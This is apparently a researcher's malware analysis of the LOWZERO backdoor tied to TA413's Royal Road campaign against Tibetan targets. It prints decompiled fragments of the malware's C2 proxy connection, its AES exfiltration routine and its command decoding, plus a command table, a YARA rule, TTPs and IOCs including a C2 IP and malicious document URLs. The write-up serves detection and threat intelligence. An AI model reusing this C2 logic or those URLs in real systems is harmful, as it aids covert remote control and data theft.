
The malware then constructs an HTTP request using the following format: “CONNECT %s:%d HTTP/1.1\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: %s\r\nUser-Agent: %s\r\n”. The request is then sent to the server and a response is received. It is not clear how the response is processed or what the purpose of the request is.



```
connection_attempts = 0;
host_string = _strdup(dword_10020030);
port = 80;
host_string_copy = host_string;
if ( mw_len_str(host_string, &delimiter_location, 2, source_string) == 2 )
{
  host_string = delimiter_location;
  host_string_copy = delimiter_location;
  port = mw_con_str_long(temp_string);
}
if ( !mw_create_listen(host_string, current_socket, port) )
  goto LABEL_44;
strcpy(
  Format_buffer,
  "CONNECT %s:%d HTTP/1.1\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: %s\r\nUser-Agent:
strcpy(line_ending, "\r\n");
server_hostname = mw_convert_wide(lpWideCharStr);
server_host_info = mw_re_gethostbyname(server_hostname);
if ( server_host_info )
  server_ip_address = **server_host_info->h_addr_list;
else
  server_ip_address = 0;
server_ip_string = mw_re_inet_ntoa_0(server_ip_address);
ip_string_length = server_ip_string;
free(server_hostname);
request_block = dword_1001FFF4 + 1;
buffer_size = strlen(server_ip_string)
            + strlen(server_ip_string)
            + 21
            + strlen(Format_buffer)
            + strlen(dword_1001FFF4);
```

## Encryption data with AES

After establishing a connection with the server, the malware appears to be utilizing the AES algorithm to encrypt data before sending it to the server. It uses a ransom key as the initial key for the encryption process and then receives a key from the server to encrypt the data again



```
BOOL __usercall mw_w_sendDataOverSocket@<eax>(void *Source@<ecx>, signed
{
  int v5; // esi
  _BYTE *v6; // eax
  u_short v7; // ax
  char *v8; // esi
  int v9; // edi
  void *v10; // ebx
  BOOL v11; // esi
  char v13[240]; // [esp+10h] [ebp-10Ch] BYREF
  __m128i v14; // [esp+100h] [ebp-1Ch]
  int v15; // [esp+110h] [ebp-Ch]
  void *Block; // [esp+114h] [ebp-8h]

  v5 = 16 * (SourceSize / 16 + 1);
  v15 = v5;
  v6 = mw_malloc(v5 + 5);
  Block = v6;
  *v6 = 791;
  v6[2] = 2;
  v7 = mw_htons_api(v5);
  v8 = Block + 5;
  *(Block + 3) = v7;
  memcpy_s(v8, SourceSize, Source, SourceSize);
  v9 = v15;
  memset(Block + SourceSize + 5, v15 - SourceSize, v15 - SourceSize);
  mw_aes_enc_round1(v13, xmmword_10021AA0);
  v14 = _mm_loadu_si128(xmmword_10021AA0);
  mw_aes_enc_round2(v8, v13, v9);
  v10 = Block;
  v11 = mw_send_data_over_connection(Block, *a3, v9 + 5);
  free(v10);
```

## c2 response


malware appears to use a specific method for receiving encrypted data from the server and decrypting it. This data is likely to be modules or commands that are used for specific tasks. The decryption process is reversing method that was used to encrypt the data, which includes:

- LZF compression
- XORing with 0x2b
- Base64 encoding
- AES encryption with a randomly generated key
- AES encryption with a key derived from the XOR of the Client, Server Random Bytes Key

## commands

malware checkes the header of response with "PK" and receive also one commands or more and we can see the commands in the next figure.

> Command `2000`: which used to decode using base64, decrypt, with 0x2b key and decompress uing LZF.



```
v14 = 0;
outputLength = 0;
decode_data = mw_decode_Base64(inputLength, inputBuffer, &outputLength);
ptr_outputLength = outputLength;
ptr_decode_data = decode_data;
if ( outputLength > 1 )
{
  v7 = 0;
  do
    ptr_decode_data[v7++] ^= 0x2Bu;
  while ( v7 < ptr_outputLength );
  v12 = *ptr_decode_data + 4096;
  decompressed_data = mw_malloc(v12);
  memset(decompressed_data, 0, v12);
  result_size = *ptr_decode_data;
  if ( *ptr_decode_data > 0x10u )
  {
    result_size = mw_decompress_data_using_lzf(outputLength - 4, ptr_decode_data + 4,
  }
  else
  {
    for ( i = 0; i < inputLength; ++i )
      *(decompressed_data + i) = ptr_decode_data[i + 4];
  }
  if ( result_size > 0 )
  {
    v14 = mw_malloc(result_size + 1);
    memcpy_s(v14, result_size, decompressed_data, result_size);
    if ( a3 )
      *(v14 + result_size) = 0;
    if ( ptr_result_size )
      *ptr_result_size = result_size;
```

We can see a table of commands

| No. | command | info |
|---|---|---|
| 1 | 2000 | which used to decode using base64, decrypt, with 0x2b key and decompress uing LZF |
| 2 | 2001 | clear the command of data |
| 3 | 2002 | set communication delay time |
| 4 | 2003 | exit command loop |
| 5 | 2004 | break connection |
| 6 | 2005 | load module from attaker into memory |
| 7 | 2006 | run module |
| 8 | default | listen for proxy connection |

## Analysis Infrastructure

- It appears that the hostname “45.77.19.75.vultrusercontent.com” is associated with the domain “VULTRUSERCONTENT.COM” and is hosted by the cloud provider Vultr. The host is located in Japan, specifically in the city of Ōi. The organization responsible for the host is Vultr Holdings, LLC, and the ISP is The Constant Company, LLC. The ASN associated with the host is AS20473. It is important to note that the presence of a host or domain on a cloud provider does not necessarily indicate malicious activity.
- The network and AS are likely used by the malware for communication with its command and control (C2).

## Classification and attribution

Attribution refers to the process of identifying the source of a cyber attack or threat. It is often difficult to accurately attribute cyber attacks to a specific country, as attackers often use various tactics to hide their identity and location. There are a number of factors that can be used to help attribute a cyber attack to a specific country, including:


Victimology: This refers to the characteristics of the victims of the attack, such as the type of organization or industry they belong to. If a group of attacks all target organizations in a specific country, it can be a strong indication that the attacks are coming from that country.

Infrastructure: If a group of attacks all use the same infrastructure, such as a specific set of servers or domain names, this can be used to help attribute the attacks to a specific country or group.

Tactics, Techniques, and Procedures (TTPs): The specific tactics and techniques used in an attack can often be used to identify the group or country behind the attack.

Malware used: The type of malware used in an attack can often be used to attribute the attack to a specific group or country.

A spreadsheet targeting a Tibetan organization was used and a domain, tibet[.]bet, was attributed to the TA413 group for the attack. ansd we can see that in the next figure.


nao_sec @nao_sec · May 17, 2022
#RoyalRoad RTF (targeting Tibetan?)
virustotal.com/gui/url/1ba02c...

2 3 11


Digital_Monet
@aRtAGGI

Replying to @nao_sec

#TA413 known sender impersonating "Department of Religion & Culture"

tibet.net
Department of Religion & Culture
Department of Religion & Culture

In this particular case, TA413 are known to have impersonated the “Department of Religion & Culture.” This type of social engineering tactic is often used to trick individuals into revealing sensitive information or downloading malware.



Chinese State-Sponsored Group TA413 Adopts New Capabilities in Pursuit of Tibetan Targets
Chinese State-Sponsored Group TA413 Adopts New Capabilities in Pursuit of Tibetan Targets
Collections
Soa records
Mx records
Ns records
References
tibet.bet
Urls
Subdomains
Resolutions
Downloaded files

**ideas how to track activity of this tool:**

- Set up a YARA rule to identify the RTF version of the Royal Road tool or any associated indicators of compromise (IOCs). This can be done by analyzing the characteristics of the RTF file, such as specific strings of code or patterns of behavior, and creating a rule that matches these characteristics.
- Use YARA to scan your network for any instances of the RTF version of the Royal Road tool or associated IOCs. This can be done by running YARA on a schedule, such as daily or weekly, or in real-time as part of a threat hunting process.
- When YARA detects a match, conduct further investigation to determine the scope and impact of the RTF version of the Royal Road tool on your network. This may involve analyzing network traffic, examining system logs, and performing forensic analysis on affected systems.
- Take appropriate remediation steps to remove the RTF version of the Royal Road tool from your network and secure any affected systems. This may involve isolating infected systems, patching vulnerabilities, and implementing additional security measures to prevent future attacks.

- Use threat intelligence sources to stay informed about the latest tactics and techniques used by APT groups, including those that use the RTF version of the Royal Road tool. This can help you stay ahead of potential threats and better defend your network.

## TTPs



| Privilege Escalation | Defense Evasion | Discovery | Collection |
|---|---|---|---|
| Process Injection (12) | Debugger Evasion | Application Window Discovery | Data from Local System |
| | Process Injection (12) | Debugger Evasion | |
| | System Binary Proxy Execution (13) | System Information Discovery | |
| | Rundll32 | System Location Discovery (1) | |
| | | System Owner/User Discovery | |

## Yara Rule

```
rule lowzero_malware: lowzero
{
    meta:
        description = "Detect_lowzero_malware"
        author = "@malgamy12"
        date = "2022/12/26"
        license = "DRL 1.1"
        hash = "de44e5f6cfac9cd3e61194efd5c2b20ba44c437a520fe7018ed7f623e66f8131"


    strings:

        $pdb = "Proxy-Authorization: NTLM " ascii

        $op = {8B C1 8D 14 39 83 E0 ?? 8A 44 05 ?? 32 04 16 32 C1 41 88 02 3B CB}

    condition:
        uint16(0) == 0x5A4D and all of them
}
```

## IOCs

## Frist stage

9681ef910820d553e4cd54286f8893850a3a57a29df7114c6a6b0d89362ff326

## second stage

028e07fa88736f405d24f0d465bc789c3bcbbc9278effb3b1b73653847e86cf8

## third stage

de44e5f6cfac9cd3e61194efd5c2b20ba44c437a520fe7018ed7f623e66f8131

## IP

45.77.19.75

## domain

- chorig-org.web.app
- desktoppreview.com
- odc.officeapps.live.com

## ip addresses

- 131.107.255.255
- 45.77.19.75
- **199.36.158.100**

### urls

- https://chorig-org.web.app/Application-form-Sixmonth-workshop-2022V1.doc
- http://chorig-org.web.app/Application-form-Sixmonth-workshop-2022V1.doc
- http://desktoppreview.com/salvoed.dotx
- https://desktoppreview.com/salvoed.dotx

## Files

- 0b30433bb80abd4b1978fa84d953c13f4d7b726cd533e3c50cef36b4e79f2d2e
- cfc72b48732286a2beab5d0fc60aabc8d529faf4d0fb262b99a092096a187dc0
- 1351dca77922b22ab5dae0689550cb55807900348a42b5dc71b01a5a78602b0f
- 9681ef910820d553e4cd54286f8893850a3a57a29df7114c6a6b0d89362ff326
- ba2c89192643f05e64f49b5cb3513a6a5bbfa719225af3b72c83587b8b774e8d

- d987e80a23f334c5eb50c9883a6b5b1b2090230f950fa5eb7cec0a2d74f5271b
- 3a69c1453b8062620837ab32be68ed871df383e24e68161839508a98bf7033b8
- c0fc6a2ba864650af25b9da8e70396cdb40e8a196f7f0ce6024ff67a080346dc
- c44be5ed5c4bec2be72ce9737bde5a2d48fe5fb0ea235ddc61ba447b26642949
- c8934c7b3187e48b1ee44fc2c8e1c3ab19850efc1e45383442cfe4b9b4a06d01
- 9b79fbbc895ca98b951aecd664cdd7ce69f63901996c7341a560d7c207a143ea
- 65bddf8148ed60f5625b3495baba0824d2fcd13a710494817c7a84e0062ce227
- 1120275dc25bc9a7b3e078138c7240fbf26c91890d829e51d9fa837fe90237ed
- 4f941e1203bf7c1cb3ec93d42792f7f971f8ec923d11017902481ccf42efaf75
- 67458476cc289f7d0f0bda8938f959b8a1a515e23f37c9d16452b2e1d8adf5a4
- 7d9e22ae60cb85c4dbdceac46d33fc080b89df23607ab4904b3795d9a9765b82
- c83c28add56ec8cad23a14155d5d3d082a1166c64ea5b7432e0acaa728231165
- b7bebe92a5802aa922e5719c948e35716f908e67701cfffaeebfcadc7a6e650a
- 0eb7ba6457367f8f5f917f37ebbf1e7ccf0e971557dbe5d7547e49d129ac0e98

References:

- https://www.recordedfuture.com/chinese-state-sponsored-group-ta413-adopts-new-capabilities-in-pursuit-of-tibetan-targets
- https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html
- https://github.com/nao-sec/rr_decoder